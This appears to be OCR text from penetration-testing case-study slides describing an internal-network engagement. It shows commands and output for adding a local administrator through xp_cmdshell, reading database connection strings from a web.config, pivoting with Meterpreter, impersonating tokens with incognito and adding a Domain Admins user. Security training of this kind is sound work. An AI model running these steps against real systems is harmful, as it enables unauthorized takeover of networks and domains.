
```
exec xp_cmdshell 'net user KPMG [redacted] /add'
exec xp_cmdshell 'net localgroup Administrators KPMG /add'
exec xp_cmdshell 'net localgroup Administrators'
```

```
   output
1  The command completed successfully.
2  NULL
3  NULL

   output
1  The command completed successfully.
2  NULL
3  NULL

   output
1  Alias name     Administrators
2  Comment        Administrators have complete and unrestricted access to the computer/domain
3  NULL
4  Members
5  NULL
6  -------------------------------------------------------------------------------
7  [redacted]
8  KPMG
9  KPMG Security
10 RO\Domain Admins
11 [redacted]
```

Query executed successfully.

Pentesting the internal network (2011) – cont.

4. Exploitation
   - Add local admin
5. Post-exploitation
   - Info gathering
   - Credentials to other systems



rdesktop 10.[redacted]

Budgeting

Computer ▸ System Disk (C:) ▸ inetpub ▸ wwwroot ▸ Budgeting

Name			
App_Data			
bin			
Images			
Approval.aspx			
BudgetingRO			
hint			
hint2			
later			
MP.master			
NoUser.aspx			
NoUser.aspx			
PrecompiledApp			
StyleSheet			
StyleSheet2			
StyleSheet3	2/27/2007 10:04 AM	Cascading Style Sh...	1 KB
Web	1/28/2012 9:53 AM	CONFIG File	4 KB
webservice.htc	3/2/2006 2:16 PM	HTC File	51 KB
Ws_AddtoBasket.asmx	1/19/2007 3:49 PM	ASMX File	1 KB

Web – Notepad

File Edit Format View Help


```
        <connectionStrings>
                <add name="RequestConnectionString"
connectionString="Data Source=10.[redacted];Initial
Catalog=[redacted];Persist Security Info=True;User ID=[redacted]
[redacted];Password=[redacted]"
                 providerName="System.Data.SqlClient" />
                <!--<add
name="EMS_HUNGARYConnectionString" connectionString="Data
Source=10[redacted];Initial Catalog=[redacted];Persist
Security Info=True;User ID=[redacted];Password=[redacted]"
                 providerName="System.Data.SqlClient"
/>-->
                <add name="RequestConnectionString2"
connectionString="Data Source=10[redacted];Initial
Catalog=[redacted];Persist Security Info=True;User ID=[redacted]
[redacted];Password=[redacted]"
                 providerName="System.Data.SqlClient" />
                <add name="RequestConnectionString3"
connectionString="Data Source=10[redacted];Initial
Catalog=[redacted];Persist Security Info=True;User ID=[redacted]
[redacted];Password=[redacted]"
                 providerName="System.Data.SqlClient" />
                <add name="RequestConnectionString4"
```

Web State: Shared Size: 3.14 KB Shared with: IIS_IUSRS
CONFIG File Date modified: 1/28/2012 9:53 AM Date created: 5/7/2012 9:33 AM

1:28 PM
5/22/2012

Pentesting the internal network (2011) – cont.


4. Exploitation
   - Add local admin
5. Post-exploitation
   - Info gathering
   - Credentials to other systems
6. Pivoting
   - Connect to 2nd db server
   - Upload Meterpreter




Pentesting the internal network (2011) – cont.

4. Exploitation
   - Add local admin
5. Post-exploitation
   - Info gathering
   - Credentials to other systems
6. Pivoting
   - Connect to 2nd db server
   - Upload Meterpreter
7. Post-exploitation
   - List tokens
   - Impersonate Domain Admin token
   - Create Domain Admin user


Game Over



```
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
[redacted]

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```




```
meterpreter >
meterpreter > add_group_user "Domain Admins" [redacted]AF -h 10[redacted]
[*] Attempting to add user [redacted]AF to group Domain Admins on domain controller 10[redacted]
[+] Successfully added user to group
meterpreter >
```

Pentesting the internal network (2011) – cont.

- ❑ Game Over

on domain controller:



Name	Size	Type	Date Modified	Attrib
__hello_from_pentest_team!!!__		File Folder	9/11/2012 11:19 AM	
[redacted]		File Folder	3/11/2011 6:06 PM	
[redacted]		File Folder	3/11/2011 6:03 PM	
[redacted]		File Folder	5/12/2011 6:33 PM	
[redacted]		File Folder	5/12/2011 6:35 PM	
Documents and Settings		File Folder	9/11/2012 11:15 AM	
[redacted]		File Folder	5/12/2011 6:32 PM	
[redacted]		File Folder	5/12/2011 6:34 PM	
[redacted]		File Folder	5/12/2011 6:32 PM	
[redacted]		File Folder	5/12/2011 6:34 PM	
[redacted]		File Folder	3/11/2011 6:07 PM	
[redacted]		File Folder	7/31/2010 11:31 AM	
[redacted]		File Folder	3/14/2011 8:30 PM	
Program Files		File Folder	9/11/2012 11:15 AM	R
Program Files (x86)		File Folder	8/7/2012 6:16 PM	R
Support Tools		File Folder	8/31/2011 4:42 PM	
Temp		File Folder	7/6/2011 6:11 AM	
tests		File Folder	7/11/2011 5:28 PM	
windist		File Folder	7/31/2010 11:30 AM	A
WINDOWS		File Folder	8/7/2012 6:18 PM	
wmpub		File Folder	7/31/2010 8:49 AM	
[redacted]	1 KB	Text Document	8/31/2011 5:13 PM	A
[redacted]	1 KB	Text Document	8/31/2011 5:21 PM	A
[redacted]	10 KB	TRACE File	3/11/2011 6:06 PM	A
[redacted]	4 KB	Text Document	7/11/2011 5:19 PM	A
[redacted]	1 KB	Text Document	7/11/2011 5:24 PM	A

Case Study 2

Pentesting the (same) internal network (2012)

- Objective:


See what an internal malicious user could do, given simple network access.

- Test the findings from previous year

Malicious user:	visitor, contractor, malicious employee
Targets:	confidential data, client information, strategic business plans, etc
Initial access:	network port in users subnet

Pentesting the (same) internal network (2012) – cont.

